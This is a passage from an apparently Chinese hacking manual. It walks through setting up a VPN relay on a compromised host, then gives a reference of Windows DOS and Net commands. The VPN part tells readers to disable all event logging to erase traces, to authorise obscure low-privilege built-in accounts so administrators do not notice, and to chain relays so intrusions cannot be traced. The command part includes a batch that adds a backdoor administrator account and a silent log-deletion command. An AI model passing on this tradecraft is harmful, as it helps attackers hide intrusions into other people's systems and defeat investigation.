


图 1-30　关闭 Windows 防火墙

1.3.2　配置 VPN 服务器

01　配置并启用路由和远程访问

回到“路由和远程访问”窗口，再次单击“配置并启用路由和远程访问”选项，将弹出“路由和远程访问服务器安装向导”窗口，如图 1-31 所示。在该窗口中单击选中“自定义配置”单选按钮，然后单击“下一步”按钮。




图 1-31　选择自定义配置

02　选择启用的服务

在自定义配置中需要选择启用的服务。如图 1-32 所示，选择启用“VPN 访问”和“NAT 和基本防火墙”服务。

03　完成服务配置

选择启用的服务后，根据向导完成配置。单击“完成”按钮，系统开始自动启动服务，这时需要选择是否开始服务，如图 1-33 所示，单击“是”按钮开始启动服务。




图 1-32　选择启用的服务




图 1-33　完成服务配置

如果配置没有问题，则会出现“正在启动 路由和远程访问”窗口，显示服务成功配置，如图 1-34 所示。




图 1-34　成功启动路由和远程访问

04　配置“NAT/基本防火墙”

在“路由和远程访问”窗口中选择“NAT/基本防火墙”选项，然后单击右键，在弹出的快捷菜单中选择“新增接口”选项，如图 1-35 所示。

05　选择接口

配置这一步至关重要。如图 1-36 所示，在“网络地址转换（NAT）的新接口”窗口中选择“本地连接”选项。




图 1-35　新增接口




图 1-36　选择接口

注意

在实际配置中，其接口列表中可能有 1 个或多个本地连接，这时需要查看本地连接的实际属性，即本地连接配置的 IP 地址必须是互联网独立 IP 地址，否则配置将会失败。

06　在公用接口上启用 NAT

选中 VPN 服务器名称，然后单击右键，在弹出的快捷菜单中选择“属性”选项，如图 1-37 所示，将打开“网络地址转换-本地连接属性”窗口，在“接口类型”设置区单击选中“公用接口上启用 NAT”单选按钮，同时在其下方勾选“在此接口上启用 NAT”复选框，如果需要配置防火墙，则需要勾选“在此接口上启用基本防火墙”复选框。

07　启用远程访问和路由

选中 VPN 服务器名称，然后单击右键，在弹出的快捷菜单中选择“属性”选项，如图 1-38 所示，打开本地属性窗口，勾选“路由器”复选框，单击选中“仅用于局域网（LAN）路由选择”单选按钮，同时勾选“远程访问服务器”复选框。

08　配置日志

由于我们是在肉机上配置 VPN 服务器，只是将该服务器作为跳板，因此，需要消除日志记录等痕迹。如图 1-39 所示，打开“日志”标签页，单击选中“不记录任何事件”单选按钮，如果是个人或者本单位使用，则可以选中“记录所有事件”单选按钮，以便进行审计。日志配置完成后，如图

1-40 所示，单击“是”按钮重启路由器。




图 1-37　选择接口类型




图 1-38　启用远程访问和路由




图 1-39　配置日志




图 1-40　重启路由器

09　授权用户远程访问

通过上面的步骤，VPN 服务器就建立成功了，但还需要对用户进行授权。如图 1-41 所示，右键单击“我的电脑”图标，在弹出的快捷菜单中选择“管理”选项，然后依次选择“本地用户和组”→“用户”选项，选择“test”用户，打开“test 属性”窗口，切换到“拨入”选项卡，在“远程访问权限（拨入或 VPN）”设置区中单击选中“允许访问”单选按钮，最后单击“应用”按钮，使“test”用户具有远程访问权限。对其他用户授权采用同样步骤即可。




图 1-41　对 test 用户进行授权

技巧

在授权时，可以授权普通用户，甚至是系统中权限最低的用户，这样管理员不容易发觉。

1.3.3　VPN 连接测试

按照 1.1 节介绍的方法，在 Windows XP 中创建一个 VPN 连接，VPN 服务器的地址为创建时服务器的 IP 地址。双击桌面上的 VPN 连接快捷图标，会出现如图 1-42 所示的连接窗口，输入用户名和密码后，单击“连接”按钮，开始连接 VPN 服务器。

图 1-42　连接 VPN 服务器

技巧

在连接 VPN 服务器时，可勾选“为下面用户保存用户名和密码”复选框，这样就不用在每次进行 VPN 连接时都输入用户名和密码了。

严禁网络传播本PDF，违者责任自负！

1.3.4　查看出口 IP 地址

连接成功后，打开“www.ip138.com”网站，查看本机的出口 IP 地址。如图 1-43 所示，显示的 IP 地址即为 VPN 服务器的 IP 地址。这样，在进行扫描等操作时，留在对方服务器上的 IP 地址就是 VPN 服务器的 IP 地址，即为肉机的 IP 地址。使用多个 VPN 连接后，基本无法追查入侵来源。




图 1-43　查看出口 IP 地址

技巧

在 Windows 2003 Server 上创建 VPN 服务器的过程并不复杂。在肉机上创建 VPN 服务器有以下技巧。

（1）应尽量使用低权限用户，如 Guest、SQLDebugger、Aspnet、HelpAssistant、SUPPORT_388945a0、IUSR_2B30A031FC654、IWAM_2B30A031FC654 及系统默认的普通用户。对需要创建 VPN 的用户进行授权，允许其使用 VPN 拨入。

（2）不要记录任何日志。

（3）通过“netstat -an | Find "1723"”命令查看 VPN 是否开启。如果结果中显示 1723 端口已经开放，则表示 VPN 服务器已经开启。

1.4　DOS 基本命令

真正的高手大都通晓 Linux/UNIX 或者 Windows 下的基本命令，并熟悉各种平台上的攻击和防护。不过，所有的高手都是从初学者成长起来的，基础是关键。因此，了解和熟悉常见的 DOS 基本命令就非常重要。根据笔者的个人经验和网上的相关资料，本节选择了一些具有代表性和实用的 DOS 命令进行讲解。

1.4.1　常见 DOS 基本命令

下面介绍常见的 DOS 基本命令。

1. Net 命令

Net 命令是 Windows 操作系统中一个最重要的命令，它可以管理网络环境、服务、用户、登录等本地信息。在 Windows 98、Windows NT、Windows 2000、Windows 2003、Windows Vista 系列操作系统中都内置了 Net 命令，但 Windows 98 中的 Net 命令与 Windows NT 中的 Net 命令有所不同，后期操作系统中的 Net 命令的基本功能都相同。Net 命令一般在 DOS 提示符下运行。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

说明

（1）在DOS命令提示符下输入“Net /?”、“Net”及“Net help”命令，可以获取帮助信息。相应的方法的帮助命令为“Net COMMAND /HELP”、“Net HELP COMMAND”、“Net COMMAND /?”。

（2）所有Net命令均接受选项“/yes”和“/no”，可缩写为“/y”和“/n”，用于预先给系统的提问一个答案。

Net命令的具体用法如下。

“Net VIEW”命令用于显示域列表、计算机列表或指定计算机的共享资源列表，格式如下。

```
net view [computername | /domain[:domainname]]
```

- 输入不带参数的“net view”命令，将显示当前域的计算机列表。
- “computername”用于指定要查看其共享资源的计算机。
- “/domain[:domainname]”用于指定要查看其可用计算机的域。

“Net USER”命令用于添加或更改用户账号或显示用户账号信息。该命令也可以写为“net users”，格式如下。

```
net user [username [password | *] [options]] [/domain]
```

- 输入不带参数的“net user”命令，可以查看计算机上用所有户的账号列表。
- “username”用于添加、删除、更改或查看用户的账号名。
- “password”用于为用户账号分配或更改密码。
- “*”提示输入密码。
- “/domain”用于在计算机主域的主域控制器中执行操作。

“Net USER”命令一般配合“Net Localgroup”命令使用，用于添加用户，以及提升用户到管理员组中。“Net Localgroup”命令格式如下。

```
net localgroup groupname {/add [/comment:"text "] | /delete} [/domain]
```

- 输入不带参数的“net localgroup”命令，可显示服务器名称和计算机的本地组名称。
- “groupname”表示需要添加、扩充或删除的本地组名称。
- “/comment: "text "”表示为新建或现有的组添加注释。
- “/domain”表示在当前域的主域控制器中执行操作，否则仅在本地计算机上执行操作。
- “name[...]”中列出了要添加到本地组或从本地组中删除的1个或多个用户名或组名。
- “/add”用于将全局组名或用户名添加到本地组中。
- “/delete”用于从本地组中删除组名或用户名。

将名称为“test”、密码为“12345678”的用户添加到管理员中的完整批命令如下。

```
net user
net user test 12345678 /add
net localgroup Administators test /add
net localgroup Administrator
```

该批命令首先查看系统中的用户，然后添加“test”用户，并将“test”用户添加到管理员组中，最后查看“test”用户是否已被成功地添加到管理员组中。

“Net USE”命令用于查看连接的计算机，断开计算机与共享资源的连接，或者显示计算机的连

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

接信息，命令格式如下。

```
    net use [devicename | *] [computernamesharename[volume]] [password | *]]
[/user:[domainname]username] [[/delete] | [/persistent:{yes | no}]]
```

- 输入不带参数的“net use”命令，可列出网络连接。
- “devicename”用于指定要连接的资源名称或要断开的设备名称。
- “computernamesharename”表示服务器及共享资源的名称。
- “password”表示访问共享资源的密码。
- “*”提示输入密码。
- “/user”用于指定进行连接的另外一个用户。
- “domainname”用于指定另一个域。
- “username”用于指定登录的用户名。
- “/home”用于将用户连接到其宿主目录。
- “/delete”用于取消指定的网络连接。
- “/persistent”用于控制永久网络连接的使用。

“Net TIME”命令用于查看系统时间，使计算机的时钟与另一台计算机或域的时钟同步，命令格式如下。

```
    net time [computername | /domain[:name]] [/set]
```

- “computername”表示要检查或同步的服务器名。
- “/domain[:name]”用于指定要与其时间同步的域。
- “/set”用于使本计算机时钟与指定计算机或域的时钟同步。

在 Windows 系列操作系统中，关于服务命令的操作主要有 4 个，分别是“Net Start”、“Net Pause”、“Net Continue”和“Net STOP”。后 3 个命令之后必须有具体的服务名称，分别表示“暂停正在运行的服务”、“重新激活挂起的服务”和“停止正在运行的服务”。“Net Start”命令后如果没有具体的服务名称，则显示已启动服务的列表。例如，运行、暂停、继续运行和停止计算机浏览器服务（Computer Browser）的命令为“net start "Computer Browser"、net pause "Computer Browser"”、“net Continue "Computer Browser"”和“net stop "Computer Browser"”。

注意

也可以通过系统中的服务管理器进行管理。在 DOS 提示符或者“开始”→“运行”文本框中输入“services.msc”，即可打开服务管理器。

“Net Statistics”命令用于显示本地工作站或服务器服务的统计记录，命令格式如下。

```
    net statistics [workstation | server]
```

- 输入不带参数的“net statistics”命令，将列出其统计信息可用的运行服务。
- “workstation”用于显示本地工作站服务的统计信息。
- “server”用于显示本地服务器服务的统计信息。

“Net Share”命令用于创建、删除或显示共享资源，命令格式如下。

```
    net share sharename=drive:path [/users:number | /unlimited] [/remark:"text"]
```


非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

- 输入不带参数的“net share”命令，将显示本地计算机上所有共享资源的信息。
- “sharename”表示共享资源的网络名称。
- “drive:path”用于指定共享目录的绝对路径。
- “/users:number”用于设置可同时访问共享资源的最大用户数。
- “/unlimited”表示不限制同时访问共享资源的用户数。
- “/remark:"text "”用于添加关于资源的注释，注释文字用引号包裹。

“Net Session”命令用于列出或断开本地计算机和与之连接的客户端的会话，也可以写为“net sessions”或“net sess”，命令格式如下。

```
net session [computername] [/delete]
```

- 输入不带参数的“net session”命令，将显示所有与本地计算机的会话的信息。
- “computername”用于标识要列出或断开会话的计算机。
- “/delete”用于结束与“computername”计算机的会话，并关闭本次会话期间计算机的所有进程。

“Net Send”命令用于向网络中的其他用户、计算机或通信名发送消息，命令格式如下。

```
net send {name | * | /domain[:name] | /users} message
```

- “name”表示要接收发送消息的用户名、计算机名或通信名。
- “*”表示将消息发送到组中的所有名称处。
- “/domain[:name]”表示将消息发送到计算机域中的所有名称处。
- “/users”表示将消息发送到与服务器连接的所有用户处。
- “message”表示作为消息发送的文本。

“Net Print”命令用于显示或控制打印作业及打印队列，命令格式如下。

```
net print [computername ] job# [/hold | /release | /delete]
```

- “computername”表示共享打印机队列的计算机名。
- “sharename”表示打印队列的名称。
- “job#”表示在打印机队列中分配给打印作业的标识号。
- “/hold”表示使用“job#”时，在打印机队列中使打印作业等待。
- “/release”表示释放保留的打印作业。
- “/delete”表示从打印机队列中删除打印作业。

Net 命令还有许多，读者可以配合 Net 命令的帮助文件使用，这里不再赘述。

2. Ipconfig 命令

“Ipconfig”和“Ipconfig /all”命令用于查看网络的配置情况。直接在 DOS 命令提示符下输入“Ipconfig /all”命令，如图 1-44 所示，可以获取 IP 地址、网卡地址、网关、计算机名称、DNS 服务器等信息。获取计算机网络配置信息是网络入侵和安全检测的一个重要步骤。

3. 文件目录操作命令

在 DOS 命令提示符下对目录的操作命令主要有 md、rd、cd、tree、dir 等，这些命令还可以配合 type 等命令来查看目录下的文件。在 DOSShell 或者反弹的 Shell 中使用这些命令，可以查看文件、生成文件等。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

- “MD”命令用于创建目录，格式为“MD [盘符] [路径]”。例如，“MD TEMP”表示在当前目录中创建“temp”子目录。该命令一次只能创建一个目录。
- “RD”命令用于删除目录，格式为“RD [盘符] [路径]”。该命令只能删除空目录，且不能删除当前目录。
- “CD”命令主要用于进入指定目录，格式为“CD [路径]”，不带路径则表示显示当前路径。例如，“CD c:\windows\system32\”表示进入“c:\windows\system32\”目录。“CD”命令只能用于进入当前盘符中的目录，其中“CD\”表示回到根目录，“CD..”表示回到上一级目录。
- “TREE”命令主要用于以图形的形式显示驱动器或路径的文件夹结构，格式为“TREE [drive:] [path] [/F] [/A]”，“/F”表示显示每个文件夹中文件的名称，“/A”表示使用 ASCII 字符而不使用扩展字符。在很多网站或者图书中，其文件经常会显示为树型结构，就是通过“TREE”命令实现的。如图 1-45 所示，可以使用“tree /F >filename.txt”命令显示当前目录下的所有子目录和文件名，并将显示的结构打印到 filename.txt 文件中，打开 filename.txt 文件即可看到其树型目录的结构。
- “DIR”命令主要用于显示磁盘目录的内容，常用格式为“DIR [盘符] [路径] [/P] [/W] [/O] [/A]”。“/P”表示分屏显示，屏幕上一次显示 23 行文件信息，然后暂停，并提示“请按任意键继续”；“/W”表示只显示文件名，不显示文件大小及建立的日期和时间，使用后每行可以显示 5 个文件名；“/S”表示递归查询；“/O”表示使用排序；“A/”表示查看所有文件的属性。例如，查询 C 盘下所有 EXE 文件的命令为“dir c*.exe /s”。




图 1-44　查看网络配置情况




图 1-45　使用树型结构显示文件目录和文件

4. 文件操作命令

在网络攻防过程中，有些情况下，由于不能获得其图形界面，只能得到一个 DOSShell 或者 WebShell，这时对文件的操作只能通过 DOS 命令来进行。对文件的操作主要有复制、删除、改名及显示文件命令等。

- “COPY”命令主要用于复制文件，格式为“COPY [源目录或文件] [目的目录或文件]”。例如，“COPY C:*.doc D:\”命令表示将 C 盘根目录下的 DOC 文件全部复制到 D 盘。使用该命令进行文件复制时，目的目录一定要存在。
- “DEL”命令主要用于删除文件，格式为“DEL [盘符] [路径] [文件名] [参数]”。例如，强制

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

并以安静模式删除系统目录下的所有日志文件的命令为“DEL C:*.log /s /f /q”。“/s”表示递归删除；“/f”表示强制删除；“/q”表示以安全模式删除，删除时没有提示；“/p”表示用户在删除多个文件时，对每个文件都显示是否删除的询问。

- “REN”命令主要用于对文件进行改名操作，格式为“REN [原名] [现名]”，DOS 7.0 及以后的版本都支持对文件名和目录名的修改，而以前版本的 DOS 只能修改文件名。
- “TYPE”命令用于显示文本文件，格式为“TYPE [文件名]”，只能以文本方式查看。
- “Attrib”命令主要用于设置文件属性，通过该命令可以对文件进行属性的查看和更改，格式为“ATTRIB [路径] [文件名] [参数]”，如果不加参数则为显示文件属性。其参数有“+？”和“-？”两种，“？”代表属性代号，“H”表示隐藏，“S”表示系统，“R”表示只读，“+”表示赋予，“-”表示去除。
- “XCOPY”命令主要用于复制文件。该命令是“COPY”命令的加强版，能够对多个子目录进行复制。该命令的参数比较多：最常用的是“/S”，可以对一个目录下的多个子目录进行复制；“/E”用于空目录。该命令的格式为“XCOPY [源路径] [源目录/文件名] [目的目录/文件名] [参数]”。
- “MOVE”命令主要用于对文件进行移动，格式为“MOVE [源文件] [目的文件]”。

5. 查看系统属性命令

常用的查看系统属性命令如下。

- “mem”命令用于查看计算机中内存有多少，以及内存的使用情况。
- “chkdsk”命令用于检查磁盘的使用情况，其格式为“chkdsk 磁盘名”。例如，要检查 C 盘的使用情况，就输入“chkdsk C:”。如果直接输入“chkdsk”，将检查当前磁盘的使用情况。
- “time”命令用于显示和设置 DOS 的系统时间，其格式为“time [hh[:mm[:ss[.cc]]]]”。
- “date”命令用于显示和设置 DOS 的系统日期，其格式为“date [MM-DD-YY]”。
- “ver”命令用于显示正在运行的 DOS 系统的版本号。
- “cls”命令用于清除屏幕上的内容，使 DOS 提示符出现在屏幕左上角，格式为“cls”。

1.4.2 常见 DOS 网络命令

本节介绍常见的 DOS 网络命令。

1. ping 命令

ping 命令是 TCP/IP 协议中最有用的命令之一，它通过向计算机发送 ICM 回应报文并监听回应报文的返回，校验与远程计算机或者本地计算机的连接。对每个发送的报文，ping 命令最多等待 1 秒，并打印发送和接受报文的数量。比较每个接受报文和发送报文，以校验其有效性。默认情况下发送 4 个回应报文，每个报文包含 64 字节数据。

ping 命令的格式为“Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS] [-r count] [-s count] [[-j host-list] [-k host-list]] [-w timeout] destination-list”，其参数的含义如下。

- “-t”用于检验与指定计算机的连接，直到用户中止为止。
- “-a”用于将地址解析为计算机名。
- “-n count”用于发送由 count 指定数量的 Echo 报文，默认值为 4。
- “-l length”用于发送包含由 length 指定数据长度的 Echo 报文。默认为 64 字节，最大为 8 194 字节。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

- “-f”用于在包中发送“不分段”标志，该包将不被路由上的网关分段。
- “-I ttl”用于将“生存时间”字段设置为 ttl 指定的数值。
- “-v tos”用于将“服务类型”字段设置为 tos 指定的数值。
- “-r count”用于在“记录路由”字段中记录发出报文和返回报文的路由，指定的 count 值最小可以是 1，最大可以是 9。
- “-s count”用于指定由 count 指定的转发次数的时间邮票。
- “-j computer-list”表示经过由 computer-list 指定的计算机列表的路由报文，中间网关可能分隔连续的计算机。允许的最大 IP 地址数目是 9。
- “-k computer-list”表示经过由 computer-list 指定的计算机列表的路由报文，允许的最大 IP 地址数目是 9。
- “-w timeout”用于以毫秒为单位指定超时间隔。
- “destination-list”用于指定要校验连接的远程计算机。

2. nbtstat 命令

nbtstat 命令可以用于查询涉及 NetBIOS 信息的网络计算机，还可用于消除 NetBIOS 高速缓存器和预加载 LMHOSTS 文件。

该命令在进行安全检查时非常有用，格式为“nbtstat [-a remotename] [-A IP address] [-c] [-n] [-R] [-r] [-S] [-s] [interval]”。该命令的参数含义如下。

- “-a remotename”用于显示远程计算机的 NetBIOS 名称表并列出其名称表。
- “-A IP address”用于显示远程 IP 地址的计算机的 NetBIOS 名称表。
- “-c”用于显示 NetBIOS 名称缓存内容、NetBIOS 名称表及其解析的各个地址。
- “-n”用于列出本地 NetBIOS 名称表。“已注册”表示该名称已被广播或者是由 WINS 服务器注册的。
- “-R”用于在清除 NetBIOS 名称缓存中的所有名称后重新装入 Lmhosts 文件。
- “-r”用于列出 Windows 网络名称解析的名称解析统计。在配置使用 WINS 的 Windows 2000 计算机时，可返回需要通过广播或 WINS 解析和注册的名称数。
- “-S”用于显示客户端和服务器会话，只通过 IP 地址列出远程计算机。
- “-s”用于显示客户端和服务器会话，并尝试将远程计算机的 IP 地址转换成使用主机文件的名称。
- “Interval”用于重新显示选中的统计在每个显示之间暂停的时间，单位为秒。按下“CTRL+C”快捷键，将停止并重新显示统计信息。如果省略该参数，nbtstat 命令将打印当前的配置信息（打印 1 次）。

3. netstat 命令

netstat 命令用于显示活动的 TCP 连接、路由表和网络接口信息等，可以让用户得知目前有哪些网络连接正在运行。该命令的格式为“NETSTAT [-a] [-b] [-e] [-n] [-o] [-p proto] [-r] [-s] [-v] [interval]”。该命令的参数含义如下。

- “-a”用于显示所有连接和监听端口。该参数常常与参数“n”配合使用，以查看当前所有网络连接，其完整命令为“netstat -an”。
- “-b”用于显示包含于创建每个连接或监听端口的可执行组件，可以查看是哪些组件或者可执行程序打开了哪些端口、是否监听及程序的 PID 等。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

- “-e”用于显示以太网统计信息可以与“-s”组合使用，以查看发送和接受的数据包等。
- “-n”用于以数字形式显示地址和端口号。
- “-o”用于显示与每个连接相关的所属进程的 ID。
- “-p proto”用于显示由“proto”指定的协议的连接。“proto”可以是 TCP、TCPv6、UDP、UDPv6 中的任何一个，如果与“-s”一起使用，则显示按协议统计的信息。
- “-r”用于显示路由表。
- “-s”用于显示按协议统计的信息。默认情况下，显示 IP、IPv6、ICMP、ICMPv6、TCP、TCPv6、UDP 和 UDPv6 的统计信息。
